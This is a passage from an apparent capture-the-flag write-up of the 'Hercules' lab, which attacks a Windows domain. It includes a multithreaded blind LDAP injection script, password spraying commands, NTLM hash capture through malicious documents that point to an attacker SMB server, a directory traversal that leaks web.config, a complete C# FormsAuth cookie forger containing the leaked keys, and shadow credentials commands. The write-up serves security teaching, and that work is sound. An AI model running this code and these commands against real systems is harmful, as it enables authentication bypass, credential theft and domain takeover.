            f"{username!r} still blocked after {self.cfg.max_block_retries} tries"
        )

def _confirmed_true(oracle, user, value, mode):
    if not oracle.test(user, value, mode):
        return False
    return not oracle.test(user, value + _SENTINEL, mode)

def _present(oracle, user, cfg):
    cooldown = cfg.backoff
    for _ in range(cfg.end_confirm + 1):
        if _confirmed_true(oracle, user, "", "linear"):
            return True
        time.sleep(cooldown)
        cooldown = min(cooldown * 2, cfg.max_backoff)
    return False

def extract_linear(oracle, user, charset, maxlen):
    cfg = oracle.cfg
    try:
        if not _present(oracle, user, cfg):
            return None
        out = ""
        cooldown = cfg.backoff
        while len(out) < maxlen:
            hit = next((c for c in charset
                        if _confirmed_true(oracle, user, out + c, "linear")), None)
            if hit is not None:
                out += hit
                log(f"    [{user}] pos {len(out) - 1:>2}: {out}")
                cooldown = cfg.backoff
                continue

            recovered = False
            for _ in range(cfg.end_confirm):
                time.sleep(cooldown)
                cooldown = min(cooldown * 2, cfg.max_backoff)
                c = next((c for c in charset
                          if _confirmed_true(oracle, user, out + c, "linear")), None)
                if c is not None:
                    out += c
                    log(f"    [{user}] pos {len(out) - 1:>2}: {out}  (recovered)")
                    cooldown = cfg.backoff
                    recovered = True
                    break
            if not recovered:
                break
        return out or None
    except RateLimited as e:
        log(f"[!] {e} - saving partial")
        return locals().get("out") or None

def extract_binary(oracle, user, maxlen, lo=1, hi=126):
    try:
        if not oracle.test(user, "", "linear"):
            return None
        out = ""
        for pos in range(maxlen):
            if not oracle.test(user, out + chr(1), "binary"):
                break
            a, b = lo, hi
            while a < b:
                mid = (a + b + 1) // 2
                if oracle.test(user, out + chr(mid), "binary"):
                    a = mid
                else:
                    b = mid - 1
            out += chr(a)
            log(f"    [{user}] pos {pos:>2}: {out}")
        return out or None
    except RateLimited as e:
        log(f"[!] {e} - saving partial")
        return locals().get("out") or None

def load_done(path):
    done = set()
    if os.path.exists(path):
        with open(path) as f:
            for line in f:
                if ":" in line:
                    done.add(line.split(":", 1)[0])
    return done

def worker(oracle, user, cfg, charset):
    log(f"[*] {user}")
    if cfg.mode == "binary":
        val = extract_binary(oracle, user, cfg.maxlen)
    else:
        val = extract_linear(oracle, user, charset, cfg.maxlen)
    if val:
        with _file_lock, open(cfg.out, "a") as f:
            f.write(f"{user}:{val}\n")
        log(f"[+] {user} => {val}")
    else:
        log(f"[-] {user}: no description")
    return user, val

def main():
    ap = argparse.ArgumentParser(description="Blind LDAP description extractor (HTB lab).")
    ap.add_argument("--base", default="https://hercules.htb")
    ap.add_argument("--login-path", default="/Login", help="POST target path")
    ap.add_argument("--login-page", default="/login", help="GET path for CSRF token")
    ap.add_argument("--success", default="Login attempt failed",
                    help="string present in the response when the filter MATCHES")
    ap.add_argument("--mode", choices=["linear", "binary"], default="linear")
    ap.add_argument("--keep-case", action="store_true",
                    help="test both cases (usually pointless: matching is caseIgnore)")
    ap.add_argument("--safe-charset", action="store_true",
                    help="drop LDAP metacharacters * ( ) \\ from candidates. Only "
                         "needed if escaping does NOT survive to the server on this "
                         "target (default includes them, since it does here)")
    ap.add_argument("--reuse-token", action="store_true",
                    help="cache one CSRF token per thread instead of a fresh pair "
                         "per request (faster, but breaks on targets that rotate "
                         "the antiforgery cookie - the default is safe)")
    ap.add_argument("--threads", type=int, default=6, help="concurrent users")
    ap.add_argument("--maxlen", type=int, default=64)
    ap.add_argument("--timeout", type=float, default=8.0)
    ap.add_argument("--delay", type=float, default=0.0, help="sleep between requests")
    ap.add_argument("--backoff", type=float, default=0.5,
                    help="initial backoff (s) when throttled; doubles each retry")
    ap.add_argument("--max-backoff", type=float, default=30.0,
                    help="cap on the exponential backoff sleep")
    ap.add_argument("--max-block-retries", type=int, default=12,
                    help="give up on a single test after this many blocked tries")
    ap.add_argument("--end-confirm", type=int, default=3,
                    help="empty re-scans (after cooldown) required to accept "
                         "end-of-value; guards against a throttled false-negative "
                         "truncating the result")
    ap.add_argument("--page-marker", default="__RequestVerificationToken",
                    help="string present on a genuine login render; used to tell "
                         "a clean negative apart from a rate-limit/challenge page")
    ap.add_argument("--retries", type=int, default=2)
    ap.add_argument("--out", default="recovered.txt")
    ap.add_argument("--resume", action="store_true")
    ap.add_argument("--users", nargs="*", default=None, help="override user list")
    ap.add_argument("--insecure", dest="verify", action="store_false", default=False)
    cfg = ap.parse_args()

    cfg.target = cfg.base + cfg.login_path
    charset = build_charset(keep_case=cfg.keep_case, safe=cfg.safe_charset)

    users = cfg.users if cfg.users else list(DEFAULT_USERS)
    priority = [u for u in ("auditor", "Administrator") if u in users]
    users = priority + [u for u in users if u not in priority]

    if cfg.resume:
        done = load_done(cfg.out)
        skipped = [u for u in users if u in done]
        users = [u for u in users if u not in done]
        if skipped:
            log(f"[*] resume: skipping {len(skipped)} already-recovered")

    log("_" * 60)
    log(f"LDAP description extraction | mode={cfg.mode} threads={cfg.threads} "
        f"users={len(users)}")
    log("_" * 60)

    oracle = Oracle(cfg)
    results = {}
    try:
        with ThreadPoolExecutor(max_workers=cfg.threads) as ex:
            futs = {ex.submit(worker, oracle, u, cfg, charset): u for u in users}
            for fut in as_completed(futs):
                u, v = fut.result()
                if v:
                    results[u] = v
    except KeyboardInterrupt:
        log("\n[!] interrupted - partial results saved to " + cfg.out)

    log("\n" + "_" * 60)
    if results:
        log(f"Recovered {len(results)}:")
        for u, v in results.items():
            log(f"  {u}: {v}")
    else:
        log("Nothing recovered.")
    log("_" * 60)

if __name__ == "__main__":
    main()

After letting it run for a while, we’re left with the contents of the description attribute for the user Johnathan.J, which looks to hold a temporary password. We could also repeat this for other attributes, but it seems unlikely we’ll find anything better than this.
1
└─$ python3 ldapinject.py --mode linear --threads 1 --delay 0.3 --insecure
Password Spraying

Judging from part of the password, this is most likely one that’s given to employees during onboarding or for a short period of time, so I’ll spray it across the domain using the wordlist of known user accounts.
1
└─$ nxc smb DC.HERCULES.HTB -u validusers.txt -p '[REDACTED]' --continue-on-success -k
Mapping Domain with BloodHound
This finally grants us a foothold on the domain for the Ken.W user. The first thing I do is use NetExec to generate a Krb5.conf file to configure Kerberos on my Kali machine and then collect BloodHound data on the domain to start mapping permissions and trust.
1
2
3
4
5
6
7
└─$ nxc smb DC.HERCULES.HTB -u 'ken.w' -p '[REDACTED]' -k --generate-krb5-file krb5.conf

└─$ sudo cp krb5.conf /etc/krb5.conf

└─$ bloodhound-python -c all -d hercules.htb -u 'ken.w' -p '[REDACTED]' -ns 10.129.242.196 -k

└─$ sudo bloodhound

Our current user doesn’t have any interesting group permissions or outbound object control, however they are apart of the Web Department OU and we know that the login portal uses an SSO feature, meaning these creds will work there.

After signing in as Ken.W, we’re met with a dashboard alongside a tabs to browse. The mail inbox contained an admin message about SSO integration and some funny phishing emails, the downloads tab allows us to fetch PDFs from the server which would be a good idea to look into, but the main thing that caught my attention was the forms tab.
Insufficient Privileges for NTLM Theft
Here we are allowed to submit reports to presumably the web admin denoted in the inbox. Given that this is a Windows machine and probably not a machine account handling this feature, it’s worth a shot to craft a special document that forces an outbound authentication and then crack their NTLMv2 hash offline.
Also clicking on the question mark button beside the submission title pops up with the following text, hinting at a pending manual review by one of the team members.
1
2
3
"We're sorry that you're experiencing any issues. Our team aims to provide the best assistance where we can."

"You can use the form below to report your issue. A member of our team will typically respond to your report within a couple of minutes, so please be patient!"
If you’re unaware as to why this works - An attacker can force an outbound NTLMv2 authentication by embedding an arbitrary UNC path (for example, \\attacker\share\image.png) within a malicious document. When the document is opened or previewed, Windows may automatically attempt to access the remote resource, causing the victim’s system to initiate an NTLM authentication attempt. This allows the attacker to capture the resulting NTLMv2 challenge-response for offline password cracking or, in certain environments, relay the authentication to another service that accepts NTLM. The victim’s NTLMv2 we capture is derived from the user’s password and can be brute forced in order to recover its plaintext variant.

I’ll use a tool aptly named ntlm_theft to generate these malicious files. The site doesn’t specify any particular extension, so I’ll create a bunch pointing towards my attacking IP and upload them one by one.
1
2
3
4
5
└─$ git clone https://github.com/Greenwolf/ntlm_theft

└─$ cd ntlm_theft

└─$ python3 ntlm_theft.py -f safe -s 10.10.14.48 -g all
We’ll also need to host an SMB server that captures the NetNTLMv2 hash coming in; I’ll use Responder on my VPN interface.
1
└─$ sudo responder -I tun0
After uploading the ones that were accepted one by one and waiting a bit, nothing came of it. This looks like a dead end for now.
File Disclosure
I also tried to play with the profile picture upload feature, but with no directory to look for uploads in and limited file handling that failed too. Circling back to the downloads tab and capturing a download request in Burp Suite reveals that the resource meant to be fetched is passed into the fileName parameter.

Testing for directory traversal sequences throws a 500 Internal Server error instead of blocking us outright, meaning we can likely read files on the server provided we know their names.

A bit of trial and error along with research for common IIS/ASP.NET config files reveals a web.config file two directories up from the default which discloses a few application secrets.

Once we’ve read web.config through a file-disclosure bug in a classic ASP.NET (System.Web) app, we’ve got the machineKey - the validationKey/decryptionKey pair the server uses to sign and encrypt its forms-authentication and view-state cookies - which means we now hold the exact secret behind every auth ticket it issues.
Forging Legacy FormsAuth Cookie
With those keys we can forge our own FormsAuthenticationTicket for any username we choose (say, one in the admin role) and encrypt and MAC it ourselves, so the server accepts our cookie as genuine because it validates purely against the key rather than any server-side session state. We can automate this with the ysoserial.net/Blacklist3r family - feed in the leaked keys and a target username and it spits out a ready-to-use cookie. The lesson your writeup can drive home is that a hardcoded or farm-shared machineKey turns any config-disclosure bug into full authentication bypass, which is exactly why real deployments should auto-generate keys and keep them out of disclosable files.
This application seems to be running on an older ASP.NET stack, meaning we need to create a legacy environment in order to create the FormsAuth cookie from scratch. I came across this GitHub repo which gave me some insight as to how exactly to do that from a Linux environment.
First step is to initialize a new .NET console app where we’ll work out of:
1
2
3
└─$ dotnet new console -o LegacyForge

└─$ cd LegacyForge
Next we need to add the necessary package which will let us create forged FormsAuth cookies from the keys disclosed in web.config.
1
└─$ dotnet add package AspNetCore.LegacyAuthCookieCompat --version 2.0.5
Now we’ll need a quick C# program that will forge the valid cookie from the recovered valdiationKey and decryptionKey. Using the aforementioned repo as a reference and my favorite LLM, I’m left with the following that’s dropped into Program.cs:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
using System;
using AspNetCore.LegacyAuthCookieCompat;

class Prog
{
    static void Main(string[] args)
    {
        string validationKey =
            "EBF9076B4E3026BE6E3AD58FB72FF9FAD5F7134B42AC73822C5F3EE159F20214B73A80016F9DDB56BD194C268870845F7A60B39DEF96B553A022F1BA56A18B80";

        string decryptionKey =
            "B26C371EA0A71FA5C3C9AB53A343E9B962CD947CD3EB5861EDAE4CCC6B019581";

        if (validationKey.Length > 128)
        {
            validationKey = validationKey.Substring(0, 128);
        }

        byte[] decryptionKeyBytes = HexUtils.HexToBinary(decryptionKey);
        byte[] validationKeyBytes = HexUtils.HexToBinary(validationKey);

        var issueDate = DateTime.Now;
        var expiryDate = issueDate.AddHours(1);

        var formsAuthenticationTicket = new FormsAuthenticationTicket(
            1,
            "web_admin",
            issueDate,
            expiryDate,
            false,
            "Web Administrators",
            "/"
        );

        var legacyEncryptor = new LegacyFormsAuthenticationTicketEncryptor(
            decryptionKeyBytes,
            validationKeyBytes,
            ShaVersion.Sha256
        );

        var encryptedText = legacyEncryptor.Encrypt(formsAuthenticationTicket);

        Console.WriteLine("Final FormsAuth Value:");
        Console.WriteLine(encryptedText);
    }
}

Now we can build and run it to get the final encrypted FormsAuth cookie value.
1
2
3
└─$ dotnet build

└─$ dotnet run
Stealing NTLMv2 Hash
With that in hand, all that’s left to do is swap out the value of the .ASPXAUTH cookie with our own forged one to escalate privileges to the web_admin.

Checking their inbox shows that a recent security audit has restricted file uploads to administrators only, prompting me to revisit that attack vector in order to trigger an outbound auth.

Re-uploading all the previously generated files seemed to fail, except I noticed that the only ones being accepted were the ones labeled as a document. Spending some more time cloning tools that created malicious document files with a UNC referencing an arbitrary value (a fake share on an attacker-controlled SMB server), I eventually come across badodf.
This does the exact same thing as the other tools except for the OpenDocument Format, which seems to be a popular choice.


This hash cracks fairly quickly, granting us domain credentials for yet another user.
1
└─$ john hash --wordlist=/opt/seclists/rockyou.txt
Initial Foothold

Checking available shares shows that we have write access to a Reports share which just looks to be what we just exploited.
1
2
3
4
5
6
7
└─$ nxc smb DC.HERCULES.HTB -u 'natalie.a' -p '[REDACTED]' -k --shares

└─$ kinit natalie.a

└─$ klist

└─$ smbclient '\\DC.HERCULES.HTB\Reports' -k

The other two non-standard shares, Users and Department, collectively contain an .eml file that hints at enumerating AD permissions.
1
2
3
4
5
└─$ smbclient '\\DC.HERCULES.HTB\Department' -k

> cd IT

> get notice.eml
AD Exploitation
Shadow Credentials
Heading back over to BloodHound we find that Natalie.A is apart of the Web Support group, meaning she holds GenericWrite over other users on the domain. I always default to adding shadow credentials whenever possible since it doesn’t overwrite a users password and is generally stealthier.

If you’re unfamiliar with what a Shadow Credential attack is, allow me to break it down.
When we hold GenericWrite over a target account, we can write our own crafted KeyCredential (pointing at a public key we generated) into its msDS-KeyCredentialLink attribute, making the KDC treat our key as legitimately belonging to that account. We then request a Kerberos TGT via PKINIT using our matching private key, authenticating as the target without ever touching its password. Tools like Whisker/Rubeus or the pywhisker + gettgtpkinit chain automate the whole write-and-authenticate flow.
Because AD CS is enabled on the domain, PKINIT is available, which lets us go one step further and UnPAC-the-hash: when we authenticate with our certificate, the TGT’s PAC contains the account’s NTLM hash in the PAC_CREDENTIAL_INFO structure, which the KDC includes precisely so certificate-authenticated users can still fall back to NTLM. By requesting a U2U service ticket to ourselves and decrypting that PAC, we recover the target’s NTLM hash directly - giving us a durable credential we can reuse for pass-the-hash long after the TGT expires.
Now onto picking a target, none of these users have any glaringly obvious permissions as seen from BloodHound, however Bob.W is the only one who’s apart of the Recruitment Managers group which may give home elevated privileges elsewhere.

I choose to carry out the Shadow Credential attack using Certipy-AD on Bob’s account in order to snag his NTLM hash, first grabbing a TGT and exporting the ccache file to my KRB5CCNAME variable.
1
2
3
└─$ nxc smb DC.HERCULES.HTB -u 'natalie.a' -p '[REDACTED]' -k --generate-tgt natalie.a

└─$ KRB5CCNAME=natalie.a.ccache certipy-ad shadow auto -u natalie.a@hercules.htb -dc-host DC.HERCULES.HTB -k -account bob.w
